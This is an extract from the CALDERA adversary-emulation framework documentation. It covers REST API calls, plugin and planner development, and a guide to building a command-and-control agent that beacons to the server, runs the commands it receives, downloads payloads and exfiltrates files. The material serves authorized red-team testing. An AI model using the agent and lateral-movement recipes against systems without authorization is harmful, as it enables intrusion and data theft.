The following file contains a list of Caldera's abilities in comma-separated value (CSV) format.

`abilities.csv`

17.2 Lateral Movement Video Tutorial

Download from here: `lm_guide.mp4`

The following section contains documentation from installed plugins.

The following section contains information intended to help developers understand the inner workings of the CALDERA adversary emulation tool, CALDERA plugins, or new tools that interface with the CALDERA server.

CHAPTER

EIGHTEEN

THE REST API

All REST API functionality can be viewed in the rest_api.py module in the source code.

18.1 /api/rest

You can interact with all parts of CALDERA through the core REST API endpoint /api/rest. If you send requests to "localhost" - you are not required to pass a key header. If you send requests to 127.0.0.1 or any other IP addresses, the key header is required. You can set the API key in the conf/default.yml file. Some examples below will use the header, others will not, for example.

> Any request to this endpoint must include an "index" as part of the request, which routes it to the appropriate object type.

Here are the available REST API functions:

18.2 Agents

18.2.1 DELETE

Delete any agent.

```
curl -H "KEY:$API_KEY" -X DELETE http://localhost:8888/api/rest -d '{"index":"agents",
↪"paw":"$agent_paw"}'
```

18.2.2 POST

View the abilities a given agent could execute.

```
curl -H "KEY:$API_KEY" -X POST localhost:8888/plugin/access/abilities -d '{"paw":"$PAW
↪"}'
```

Execute a given ability against an agent, outside the scope of an operation.

```
curl -H "KEY:$API_KEY" -X POST localhost:8888/plugin/access/exploit -d '{"paw":"$PAW",
↪"ability_id":"$ABILITY_ID","obfuscator":"plain-text"}'
```

> You can optionally POST an obfuscator and/or a facts dictionary with key/value pairs to fill in any variables the chosen ability requires.

```
{"paw":"$PAW","ability_id":"$ABILITY_ID","obfuscator":"base64","facts":[{"trait":
↪"username","value":"admin"},{"trait":"password", "value":"123"}]}
```

18.3 Adversaries

View all abilities for a specific adversary_id (the UUID of the adversary).

```
curl -H "KEY:$API_KEY" 'http://localhost:8888/api/rest' -H 'Content-Type: application/
↪json' -d '{"index":"adversaries","adversary_id":"$adversary_id"}'
```

View all abilities for all adversaries.

```
curl -H "KEY:$API_KEY" 'http://localhost:8888/api/rest' -H 'Content-Type: application/
↪json' -d '{"index":"adversaries"}'
```

18.4 Operations

18.4.1 DELETE

Delete any operation. Operation ID must be a integer.

```
curl -H "KEY:$API_KEY" -X DELETE http://localhost:8888/api/rest -d '{"index":
↪"operations","id":"$operation_id"}'
```

18.4.2 POST

Change the state of any operation. In addition to finished, you can also use: paused, run_one_link or running.

```
curl -X POST -H "KEY:$API_KEY" http://localhost:8888/api/rest -d '{"index":"operation
↪", "op_id":123, "state":"finished"}'
```

18.4.3 PUT

Create a new operation. All that is required is the operation name, similar to creating a new operation in the browser.

```
curl -X PUT -H "KEY:$API_KEY" http://127.0.0.1:8888/api/rest -d '{"index":"operations
↪","name":"testoperation1"}'
```

Optionally, you can include:

1. group (defaults to empty string)
2. adversary_id (defaults to empty string)
3. planner (defaults to *batch*)
4. source (defaults to *basic*’)
5. jitter (defaults to *2/8*)
6. obfuscator (defaults to *plain-text*)

7. visibility (defaults to *50*)
8. autonomous (defaults to *1*)
9. phases_enabled (defaults to *1*)
10. auto_close (defaults to *0*)

To learn more about these options, read the "What is an operation?" documentation section.

18.5 /file/upload

Files can be uploaded to CALDERA by POST'ing a file to the /file/upload endpoint. Uploaded files will be put in the exfil_dir location specified in the default.yml file.

18.5.1 Example

```
curl -F 'data=@path/to/file' http://localhost:8888/file/upload
```

18.6 /file/download

Files can be dowloaded from CALDERA through the /file/download endpoint. This endpoint requires an HTTP header called "file" with the file name as the value. When a file is requested, CALDERA will look inside each of the payload directories listed in the local.yml file until it finds a file matching the name.

Files can also be downloaded indirectly through the *payload block of an ability*.

> Additionally, the *54ndc47 plugin* delivery commands utilize the file download endpoint to drop the agent on a host

18.6.1 Example

```
curl -X POST -H "file:wifi.sh" http://localhost:8888/file/download > wifi.sh
```

CHAPTER

NINETEEN

HOW TO BUILD PLUGINS

Building your own plugin allows you to add custom functionality to CALDERA.

A plugin can be nearly anything, from a RAT/agent (like 54ndc47) to a new GUI or a collection of abilities that you want to keep in "closed-source".

Plugins are stored in the plugins directory. If a plugin is also listed in the local.yml file, it will be loaded into CALDERA each time the server starts. A plugin is loaded through its hook.py file, which is "hooked" into the core system via the server.py (main) module.

> When constructing your own plugins, you should avoid importing modules from the core code base, as these can change. There are two exceptions to this rule
>
> 1. The services dict() passed to each plugin can be used freely. Only utilize the public functions on these services however. These functions will be defined on the services' corresponding interface.
> 2. Any c_object that implements the FirstClassObjectInterface. Only call the functions on this interface, as the others are subject to changing.

This guide is useful as it covers how to create a simple plugin from scratch. However, if this is old news to you and you're looking for an even faster start, consider trying out Skeleton (a plugin for building other plugins). Skeleton will generate a new plugin directory that contains all the standard boilerplate.

19.1 Creating the structure

Start by creating a new directory called "abilities" in CALDERA's plugins directory. In this directory, create a hook.py file and ensure it looks like this:

```
name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = None


async def enable(services):
    pass
```

The name should always be a single word, the description a phrase, and the address should be None, unless your plugin exposes new GUI pages. Our example plugin will be called "abilities".

19.2 The *enable* function

The enable function is what gets hooked into CALDERA at boot time. This function accepts one parameter:

1. **services**: a list of core services that CALDERA creates at boot time, which allow you to interact with the core system in a safe manner.

Core services can be found in the app/services directory.

19.3 Writing the code

Now it's time to fill in your own enable function. Let's start by appending a new REST API endpoint to the server. When this endpoint is hit, we will direct the request to a new class (AbilityFetcher) and function (get_abilities). The full hook.py file now looks like:

```
from aiohttp import web

name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = None


async def enable(services):
    app = services.get('app_svc').application
    fetcher = AbilityFetcher(services)
    app.router.add_route('*', '/get/abilities', fetcher.get_abilities)


class AbilityFetcher:

    def __init__(self, services):
        self.services = services

    async def get_abilities(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return web.json_response(dict(abilities=[a.display for a in abilities]))
```

Now that our initialize function is filled in, let's add the plugin to the default.yml file and restart CALDERA. Once running, in a browser or via cURL, navigate to 127.0.0.1:8888/get/abilities. If all worked, you should get a JSON response back, with all the abilities within CALDERA.

19.4 Making it visual

Now we have a usable plugin, but we want to make it more visually appealing.

Start by creating a "templates" directory inside your plugin directory (abilities). Inside the templates directory, create a new file called abilities.html. Ensure the content looks like:

```
<div id="abilities-new-section" class="section-profile">
    <div class="row">
        <div class="topleft duk-icon"><img onclick="removeSection('abilities-new-
↪section')" src="/gui/img/x.png"></div>
        <div class="column section-border" style="flex:25%;text-align:left;
↪padding:15px;">
```

(continues on next page)

(continued from previous page)

```
            <h1 style="font-size:70px;margin-top:-20px;">Abilities</h1>
        </div>
        <div class="column" style="flex:75%;padding:15px;text-align: left">
            <div>
                {% for a in abilities %}
                    <pre style="color:grey">{{ a }}</pre>
                    <hr>
                {% endfor %}
            </div>
        </div>
    </div>
</div>
```

Then, back in your hook.py file, let’s fill in the address variable and ensure we return the new abilities.html page when a user requests 127.0.0.1/get/abilities. Here is the full hook.py:

```
from aiohttp_jinja2 import template, web

from app.service.auth_svc import check_authorization

name = 'Abilities'
description = 'A sample plugin for demonstration purposes'
address = '/plugin/abilities/gui'


async def enable(services):
    app = services.get('app_svc').application
    fetcher = AbilityFetcher(services)
    app.router.add_route('*', '/plugin/abilities/gui', fetcher.splash)
    app.router.add_route('GET', '/get/abilities', fetcher.get_abilities)


class AbilityFetcher:
    def __init__(self, services):
        self.services = services
        self.auth_svc = services.get('auth_svc')

    async def get_abilities(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return web.json_response(dict(abilities=[a.display for a in abilities]))

    @check_authorization
    @template('abilities.html')
    async def splash(self, request):
        abilities = await self.services.get('data_svc').locate('abilities')
        return(dict(abilities=[a.display for a in abilities]))
```

Restart CALDERA and navigate to the home page. Be sure to run `server.py` with the `--fresh` flag to flush the previous object store database.

You should see a new “abilities” tab at the top, clicking on this should navigate you to the new abilities.html page you created.

19.5 Adding documentation

Any Markdown or reStructured text in the plugin's `docs/` directory will appear in the documentation generated by the fieldmanual plugin. Any resources, such as images and videos, will be added as well.

CHAPTER

TWENTY

HOW TO BUILD PLANNERS

For any desired planner decision logic not encapsulated in the default *batch* planner (or any other existing planner), CALDERA requires that a new planner be implemented to encode such decision logic.


20.1 Buckets

The cornerstone of how planners make decisions is centered on a concept we call ‘buckets’. Buckets denote the planner’s state machine and are intended to correspond to *buckets* of CALDERA abilities. Within a planner, macro level decision control is encoded by specifying which buckets (i.e. states) follow other buckets, thus forming a bucket state machine. Micro level decisions are made within the buckets, by specifying any logic detailing which abilities to send to agents and when to do so.

CALDERA abilities are also tagged by the buckets they are in. By default, when abilities are loaded by CALDERA, they are tagged with the bucket of the ATT&CK technique they belong to. CALDERA abilities can also be tagged/untagged at will by any planner as well, before starting the operation or at any point in it. The intent is for buckets to work with the abilities that have been tagged for that bucket, but this is by no means enforced.

20.2 Creating a Planner

Let’s dive into creating a planner to see the power and flexibility of the CALDERA planner component. For this example, we will implement a planner that will carry out the following state machine:



The planner will consist of 5 buckets: *Privilege Escalation*, *Collection*, *Persistence*, *Discovery*, and *Lateral Movement*. As implied by the state machine, this planner will use the underlying adversary abilities to attempt to spread to as many hosts as possible and establish persistence. As an additional feature, if an agent cannot obtain persistence due to unsuccessful privilege escalation attempts, then the agent will execute collection abilities immediately in case it loses access to the host.

This document will walk through creating three basic components of a planner module (initialization, entrypoint method, and bucket methods), creating the planner data object, and applying the planner to a new operation.

20.2.1 Creating the Python Module

We will create a python module called `privileged_persistence.py` and nest it under `app/` in the `mitre/stockpile` plugin at `plugins/stockpile/app/privileged_persistence.py`.

First, lets build the static initialization of the planner:

```
class LogicalPlanner:

    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False
        self.state_machine = ['privilege_escalation', 'persistence', 'collection',
↪'discovery', 'lateral_movement']
        self.next_bucket = 'privilege_escalation'
```

Look closer at these lines:

```
    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
```

(continues on next page)

(continued from previous page)

```
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False
```

The __init__() method for a planner must take and store the required arguments for the operation instance, planning_svc handle, and any supplied stopping_conditions.

Additionally, self.stopping_condition_met, which is used to control when to stop bucket execution, is initially set to False. During bucket execution, this property will be set to True if any facts gathered by the operation exactly match (both trait and value) any of the facts provided in stopping_conditions. When this occurs, the operation will stop running new abilities.

```
        self.state_machine = ['privilege_escalation', 'persistence', 'collection',
↪'discovery', 'lateral_movement']
```

The self.state_machine variable is an optional list enumerating the base line order of the planner state machine. This ordered list ***does not*** control the bucket execution order, but is used to define a base line state machine that we can refer back to in our decision logic. This will be demonstrated in our example below when we create the bucket methods.

```
        self.next_bucket = 'privilege_escalation'
```

The self.next_bucket variable holds the next bucket to be executed. This is the next bucket that the planner will enter and whose bucket method will next control the planning logic. Initially, we set self.next_bucket to the first bucket the planner will begin in. We will modify self.next_bucket from within our bucket methods in order to specify the next bucket to execute.

Additional Planner class variables

It is also important to note that a planner may define any required variables that it may need. For instance, many custom planners require information to be passed from one bucket to another during execution. This can be done by creating class variables to store information which can be accessed within any bucket method and will persist between bucket transitions.

Now, lets the define the planner's entrypoint method: `execute`

```
    async def execute(self):
        await self.planning_svc.execute_planner(self)
```

execute is where the planner starts and where any runtime initialization is done. execute_planner works by executing the bucket specified by self.next_bucket until the self.stopping_condition_met variable is set to True. For our planner, no further runtime initialization is required in the execute method.

Finally, lets create our bucket methods:

```
    async def privilege_escalation(self):
        ability_links = await self.planning_svc.get_links(self.operation, buckets=[
↪'privilege escalation'])
        paw = ability_links[0].paw if ability_links else None
        link_ids = [await self.operation.apply(l) for l in ability_links]
        await self.operation.wait_for_links_completion(link_ids)
        successful = self.operation.has_fact('{}.privilege.root'.format(paw), True)␣
↪or self.operation.has_fact('{}.privilege.admin'.format(paw), True)
        if successful:
            self.next_bucket = 'persistence'
        else:
            self.next_bucket = 'collection'
```

(continues on next page)

(continued from previous page)

```
    async def persistence(self):
        await self.planning_svc.exhaust_bucket(self, 'persistence', self.operation)
        self.next_bucket = await self.planning_svc.default_next_bucket('persistence',␣
↪self.state_machine)

    async def collection(self):
        await self.planning_svc.exhaust_bucket(self, 'collection', self.operation)
        self.next_bucket = 'discovery'

    async def discovery(self):
        await self.planning_svc.exhaust_bucket(self, 'discovery', self.operation)
        lateral_movement_unlocked = bool(len(await self.planning_svc.get_links(self.
↪operation, buckets=['lateral_movement'])))
        if lateral_movement_unlocked:
            self.next_bucket = await self.planning_svc.default_next_bucket('discovery
↪', self.state_machine)
        else:
            # planner will transtion from this bucket to being done
            self.next_bucket = None

    async def lateral_movement(self):
        await self.planning_svc.exhaust_bucket(self, 'lateral_movement', self.
↪operation)
        self.next_bucket = 'privilege_escalation'
```

These bucket methods are where all inter-bucket transitions and intra-bucket logic will be encoded. For every bucket in our planner state machine, we must define a corresponding bucket method.

Lets look at each of the bucket methods in detail:

- `privilege_escalation()` - We first use `get_links` planning service utility to retrieve all abilities (links) tagged as *privilege escalation* from the operation adversary. We then push these links to the agent with `apply` and wait for these links to complete with `wait_for_links_completion()`, both from the operation utility. After the links complete, we check for the creation of custom facts that indicate the privilege escalation was successful (Note: this assumes the privilege escalation abilities we are using create custom facts in the format "{paw}.privilege.root" or "{paw}.privilege.admin" with values of `True` or `False`). If privilege escalation was successful, set the next bucket to be executed to *persistence*, otherwise *collection*.

- `persistence()`, `collection()`, `lateral_movement()` - These buckets have no complex logic, we just want to execute all links available and are tagged for the given bucket. We can use the `exhaust_bucket()` planning service utility to apply all links for the given bucket tag. Before exiting, we set the next bucket as desired. Note that in the `persistence()` bucket we use the `default_next_bucket()` planning service utility, which will automatically choose the next bucket after "persistence" in the provided `self.state_machine` ordered list.

- `discovery()` - This bucket starts by running all *discovery* ability links available. Then we utilize a useful trick to determine if the planner should proceed to the *lateral movement* bucket. We use `get_links()` to determine if the *discovery* links that were just executed ended up unlocking ability links for *lateral movement*. From there we set the next bucket accordingly.

Additional Notes on Privileged Persistence Planner

- You may have noticed that the *privileged_persistence* planner is only notionally more sophisticated than running certain default adversary profiles. This is correct. If you can find or create an adversary profile whose ability enumeration (i.e. order) can carry out your desired operational progression between abilities and can be executed in batch (by the default *batch* planner) or in a sequentially atomic order (by *atmomic* planner), it is advised to go that route. However, any decision logic above those simple planners will have to be implemented in a new planner.

- The *privileged persistence* planner did not have explicit logic to handle multiple agents. We just assumed the planner buckets would only have to handle a single active agent given the available ability links returned from the planning service.

20.2.2 Creating the Planner Object

In order to use this planner inside CALDERA, we will create the following YAML file at `plugins/stockpile/data/planners/80efdb6c-bb82-4f16-92ae-6f9d855bfb0e.yml`:

```
---

id: 80efdb6c-bb82-4f16-92ae-6f9d855bfb0e
name: privileged_persistence
description: |
  Privileged Persistence Planner: Attempt to spread to as many hosts as possible and␣
↪establish persistence.
  If privilege escalation attempts succeed, establish persistence. Then, collect data.
module: plugins.stockpile.app.privileged_persistence
params: {}
ignore_enforcement_modules: []
```

This will create a planner in CALDERA which will call the module we've created at `plugins.stockpile.app.privileged_persistence`.

NOTE: For planners intended to be used with profiles containing repeatable abilities, `allow_repeatable_abilities: True` *must be added to the planner YAML file. Otherwise, CALDERA will default the value to* `False` *and assume the planner does not support repeatable abilities.*

20.2.3 Using the Planner

To use the planner, create an Operation and select the "Use privileged_persistence planner" option in the planner dropdown (under Autonomous). Any selected planner will use the abilities in the selected adversary profile during the operation. Since abilities are automatically added to buckets which correlate to MITRE ATT&CK tactics, any abilities with the following tactics will be executed by the privileged_persistence planner: *privilege_escalation*, *persistence*, *collection*, *discovery*, and *lateral_movement*.

20.3 A Minimal Planner

Custom planners do not have to use the buckets approach to work with the CALDERA operation interface if not desired. Here is a minimal planner that will still work with the operation interface.

```

class LogicalPlanner:

    def __init__(self, operation, planning_svc, stopping_conditions=()):
        self.operation = operation
        self.planning_svc = planning_svc
        self.stopping_conditions = stopping_conditions
        self.stopping_condition_met = False

    async def execute(self):
        #
        # Implement Planner Logic
```

(continues on next page)

(continued from previous page)

```
        #
        return
```

20.4 Planning Service Utilities

Within a planner, these utilities are available from `self.planning_svc`:

- `exhaust_bucket()` - Apply all links for specified bucket. Blocks execution until all links are completed, either after batch push, or separately for every pushed link. Allows a single agent to be specified.
- `execute_links()` - Wait for links to complete and update stopping conditions.
- `default_next_bucket()` - Returns next bucket as specified in the given state machine. If the current bucket is the last in the list, the bucket order loops from last bucket to first. Used in the above example to advance to the next bucket in the persistence and discovery buckets.
- `add_ability_to_next_bucket()` - Applies a custom bucket to an ability. This can be used to organize abilities into buckets that aren't standard MITRE ATT&CK tactics.
- `execute_planner()` - Executes the default planner execution flow, progressing from bucket to bucket. Execution will stop if: all buckets have been executed (`self.next_bucket` is set to `None`), planner stopping conditions have been met, or the operation is halted.
- `get_links()` - For an operation and agent combination, create links (that can be executed). When no agent is supplied, links for all agents in an operation are returned. Uses `operation.all_facts()` to determine if an ability has been unlocked. Used in the above example in the discovery bucket to determine if any lateral movement abilities have been unlocked.
- `get_cleanup_links()` - Generates cleanup links for a given operation, to be run when a operation is completed.
- `generate_and_trim_links()` - Creates new links based on provided operation, agent, and abilities. Optionally, trim links using `trim_links()` to return only valid links with completed facts. Facts are selected from the operation using `operation.all_facts()`.
- `check_stopping_conditions()` - Checks the collected operation facts against the stopping conditions set by the planner.
- `update_stopping_condition_met()` - Update a planner's `stopping_condition_met` property with the results of `check_stopping_conditions()`.

20.5 Operation Utilities

Within a planner, all public utilities are available from `self.operation`. The follow may assist in planner development:

- `apply()` - Add a link to the operation.
- `wait_for_links_completion()` - Wait for started links to be completed.
- `all_facts()` - Return a list of all facts collected during an operation. These will include both learned and seeded (from the operation source) facts.
- `has_fact()` - Search an operation for a fact with a particular trait and value.
- `all_relationships()` - Return a list of all relationships collected during an operation.

- `active_agents()` - Find all agents in the operation that have been active since operation start.

CHAPTER

TWENTYONE

HOW TO BUILD AGENTS

Building your own agent is a way to create a unique - or undetectable - footprint on compromised machines. Our default agent, 54ndc47, is a representation of what an agent can do. This agent is written in GoLang and offers an extensible collection of command-and-control (C2) protocols, such as communicating over HTTP or GitHub Gist.

You can extend 54ndc47 by adding your own C2 protocols in place or you can follow this guide to create your own agent from scratch.

21.1 Understanding contacts

Agents are processes which are deployed on compromised hosts and connect with the C2 server periodically for instructions. An agent connects to the server through a *contact*, which is a specific connection point on the server.

Each contact is defined in an independent Python module and is registered with the contact_svc when the server starts.

There are currently several built-in contacts available: http, tcp, udp, websocket, gist (via Github), and dns.

21.2 Building an agent: HTTP contact

Start by getting a feel for the HTTP endpoint, which are located in the contacts/contact_http.py module.

```
POST  /beacon
```

21.2.1 Part #1

Start by writing a POST request to the /beacon endpoint.

In your agent code, create a flat JSON dictionary of key/value pairs and ensure the following properties are included as keys. Add values which correlate to the host your agent will be running on. Note - all of these properties are optional - but you should aim to cover as many as you can.

> If you don't include a platform and executors then the server will never provide instructions to the agent, as it won't know which ones are valid to send.

- **server**: The location (IP or FQDN) of the C2 server
- **platform**: The operating system
- **host**: The hostname of the machine
- **group**: Either red or blue. This determines if your agent will be used as a red or blue agent.

- **paw**: The current unique identifier for the agent, either initially generated by the agent itself or provided by the C2 on initial beacon.
- **username**: The username running the agent
- **architecture**: The architecture of the host
- **executors**: A list of executors allowed on the host
- **privilege**: The privilege level of the agent process, either User or Elevated
- **pid**: The process identifier of the agent
- **ppid**: The process identifier of the agent's parent process
- **location**: The location of the agent on disk
- **exe_name**: The name of the agent binary file
- **host_ip_addrs**: A list of valid IPv4 addresses on the host
- **proxy_receivers**: a dict (key: string, value: list of strings) that maps a peer-to-peer proxy protocol name to a list of addresses that the agent is listening on for peer-to-peer client requests.
- **deadman_enabled**: a boolean that tells the C2 server whether or not this agent supports deadman abilities. If this value is not provided, the server assumes that the agent does not support deadman abilities.
- **upstream_dest**: The "next hop" upstream destination address (e.g. IP or FQDN) that the agent uses to reach the C2 server. If the agent is using peer-to-peer communication to reach the C2, this value will contain the peer address rather than the C2 address.

At this point, you are ready to make a POST request with the profile to the /beacon endpoint. You should get back:

1. The recommended number of seconds to sleep before sending the next beacon
2. The recommended number of seconds (watchdog) to wait before killing the agent, once the server is unreachable (0 means infinite)
3. A list of instructions - base64 encoded.

```
profile=$(echo '{"server":"http://127.0.0.1:8888","platform":"darwin","executors":["sh
↪"]}' | base64)
curl -s -X POST -d $profile localhost:8888/beacon | base64 --decode
...{"paw": "dcoify", sleep": 59, "watchdog": 0, "instructions": "[...]"}
```

If you get a malformed base64 error, that means the operating system you are using is adding an empty space to the profile variable. You can prove this by

```
echo $profile
```

To resolve this error, simply change the line to (note the only difference is '-w 0'):

```
profile=$(echo '{"server":"http://127.0.0.1:8888","platform":"darwin","executors":["sh
↪"]}' | base64 -w 0)
```

> The paw property returned back from the server represents a unique identifier for your new agent. Each time you call the /beacon endpoint without this paw, a new agent will be created on the server - so you should ensure that future beacons include it.

You can now navigate to the CALDERA UI, click into the agents tab and view your new agent.

21.2.2 Part #2

Now it's time to execute the instructions.

Looking at the previous response, you can see each instruction contains:

- **id**: The link ID associated to the ability
- **sleep**: A recommended pause to take after running this instruction
- **command**: A base64 encoded command to run
- **executor**: The executor to run the command under
- **timeout**: How long to let the command run before timing it out
- **payload**: A payload file name which must be downloaded before running the command, if applicable
- **uploads**: A list of file names that the agent must upload to the C2 server after running the command.

Now, you'll want to revise your agent to loop through all the instructions, executing each command and POSTing the response back to the /beacon endpoint. You should pause after running each instruction, using the sleep time provided inside the instruction.

```
data=$(echo '{"paw":"$paw","results":[{"id":$id, "output":$output, "status": $status,
↪"pid":$pid}]}' | base64)
curl -s -X POST -d $data localhost:8888/beacon
sleep $instruction_sleep
```

The POST details inside the result are as follows:

- **id**: the ID of the instruction you received
- **output**: the base64 encoded output from running the instruction
- **status**: the status code from running the instruction. If unsure, put 0.
- **pid**: the process identifier the instruction ran under. If unsure, put 0.

Once all instructions are run, the agent should sleep for the specified time in the beacon before calling the /beacon endpoint again. This process should repeat forever.

21.2.3 Part #3

Inside each instruction, there is an optional *payload* property that contains a filename of a file to download before running the instruction. To implement this, add a file download capability to your agent, directing it to the /file/download endpoint to retrieve the file:

```
payload='some_file_name.txt"
curl -X POST -H "file:$payload" http://localhost:8888/file/download > some_file_name.
↪txt
```

21.2.4 Part 4

Inside each instruction, there is an optional **uploads** property that contains a list of filenames to upload to the C2 after running the instruction and submitting the execution results. To implement this, add a file upload capability to your agent. If using the HTTP contact, the file upload should hit the `/file/upload` upload endpoint of the server.

21.2.5 Part #5

You should implement the watchdog configuration. This property, passed to the agent in every beacon, contains the number of seconds to allow a dead beacon before killing the agent.

21.3 Lateral Movement Tracking

Additionally, you may want to take advantage of CALDERA's lateral movement tracking capabilities. CALDERA's current implementation for tracking lateral movement depends on passing the ID of the Link spawning the agent as an argument to the agent's spawn command and upon the agent's check in, for this Link ID to be returned as part of the agent's profile. The following section explains how lateral movement tracking has been enabled for the default agent, 54ndc47.

21.3.1 54ndc47

An example 54ndc47 spawn command has been copied from the (Service Creation ability)[https://github.com/mitre/stockpile/blob/master/data/abilities/execution/95727b87-175c-4a69-8c7a-a5d82746a753.yml] and included below for reference:

```
C:\Users\Public\s4ndc4t.exe -server #{server} -originLinkID #{origin_link_id}
```

If the CALDERA server is running on `http://192.168.0.1:8888` and the ID of the Link with the spawn command is `123456`, the populated command will appear as:

```
C:\Users\Public\s4ndc4t.exe -server http://192.168.0.1:8888 -originLinkID 123456
```

The 54ndc47 agent stores the value of this global variable in its profile, which is then returned to the CALDERA server upon first check-in as a key\value pair `origin_link_id : 123456` in the JSON dictionary. The CALDERA server will automatically store this pair when creating the Agent object and use it when generating the Attack Path graph in the Debrief plugin.

NOTE: The `origin_link_id` key is optional and not required for the CALDERA server to register and use new agents as expected. It is only required to take advantage of the lateral movement tracking in the Debrief plugin.

CHAPTER

TWENTYTWO

APP

22.1 app package

22.1.1 Subpackages

app.api namespace

Subpackages

app.api.packs namespace

Submodules

app.api.packs.advanced module

class app.api.packs.advanced.**AdvancedPack**(*services*)

Bases: *app.utility.base_world.BaseWorld*

async enable()

app.api.packs.campaign module

class app.api.packs.campaign.**CampaignPack**(*services*)

Bases: *app.utility.base_world.BaseWorld*

async enable()

app.api.v2 package

Subpackages

app.api.v2.handlers namespace

Submodules

app.api.v2.handlers.base_api module

class app.api.v2.handlers.base_api.**BaseApi**(*logger=None*)

Bases: abc.ABC

abstract add_routes(*app: aiohttp.web_app.Application*)

property logger

app.api.v2.handlers.health_api module

class app.api.v2.handlers.health_api.**HealthApi**(*services*)

Bases: *app.api.v2.handlers.base_api.BaseApi*

add_routes(*app: aiohttp.web_app.Application*)

async get_health_info(*request*)

app.api.v2.schemas namespace

Submodules

app.api.v2.schemas.caldera_info module

class app.api.v2.schemas.caldera_info.**CalderaInfoSchema**(**, only: Union[Sequence[str], Set[str]] = None, exclude: Union[Sequence[str], Set[str]] = (), many: bool = False, context: Dict = None, load_only: Union[Sequence[str], Set[str]] = (), dump_only: Union[Sequence[str], Set[str]] = (), partial: Union[bool, Sequence[str], Set[str]] = False, unknown: str = None*)

Bases: marshmallow.schema.Schema

class Meta

Bases: object

ordered = True

opts = <marshmallow.schema.SchemaOpts object>

Submodules

app.api.v2.security module

app.api.v2.security.**authentication_exempt**(*handler*)

Mark the endpoint handler as not requiring authentication.

Note: This only applies when the authentication_required_middleware is being used.

app.api.v2.security.**authentication_required_middleware_factory**(*auth_svc*)

Enforce authentication on every endpoint within an web application.

Note: Any endpoint handler can opt-out of authentication using the @authentication_exempt decorator.

app.api.v2.security.**is_handler_authentication_exempt**(*handler*)

Return True if the endpoint handler is authentication exempt.

Module contents

app.api.v2.**make_app**(*services*)

Submodules

app.api.rest_api module

class app.api.rest_api.**RestApi**(*services*)

Bases: *app.utility.base_world.BaseWorld*

async download_exfil_file(***params*)

async download_file(*request*)

async enable()

async landing(*request*)

async login(*request*)

async logout(*request*)

async rest_core(***params*)

async rest_core_info(***params*)

async upload_file(*request*)

async validate_login(*request*)

app.contacts namespace

Subpackages

app.contacts.handles namespace

Submodules

app.contacts.handles.h_beacon module

class app.contacts.handles.h_beacon.**Handle**(*tag*)

Bases: object

async static run(*message*, *services*, *caller*)

Submodules

app.contacts.contact_dns module

class app.contacts.contact_dns.**Contact**(*services*)

Bases: *app.utility.base_world.BaseWorld*

async start()

class app.contacts.contact_dns.**DnsAnswerObj**(*record_type*, *dns_class*, *ttl*, *data*)

Bases: object

get_bytes(*byteorder='big'*)

class app.contacts.contact_dns.**DnsPacket**(*transaction_id*, *flags*, *num_questions*, *num_answer_rrs*, *num_auth_rrs*, *num_additional_rrs*, *qname_labels*, *record_type*, *dns_class*)

Bases: object

authoritative_resp_flag = 1024

static generate_packet_from_bytes(*data*, *byteorder='big'*)

get_opcode()

get_response_code()

has_standard_query()

is_query()

is_response()

opcode_mask = 30720

opcode_offset = 11

query_response_flag = 32768

recursion_available()

recursion_available_flag = 128

recursion_desired()

recursion_desired_flag = 256

response_code_mask = 15

truncated()

truncated_flag = 512

class app.contacts.contact_dns.**DnsRecordType**
Bases: `enum.Enum`

An enumeration.

A = 1

AAAA = 28

CNAME = 5

NS = 2

TXT = 16

class app.contacts.contact_dns.**DnsResponse**(*transaction_id*, *flags*, *num_questions*, *num_answer_rrs*, *num_auth_rrs*, *num_additional_rrs*, *qname_labels*, *record_type*, *dns_class*, *answers*)
Bases: *app.contacts.contact_dns.DnsPacket*

default_ttl = 300

static generate_response_for_query(*dns_query*, *r_code*, *answers*, *authoritative=True*, *recursion_available=False*, *truncated=False*)
Given DnsPacket query, return response with provided fields. Answers is list of DnsAnswerObj for the given query.

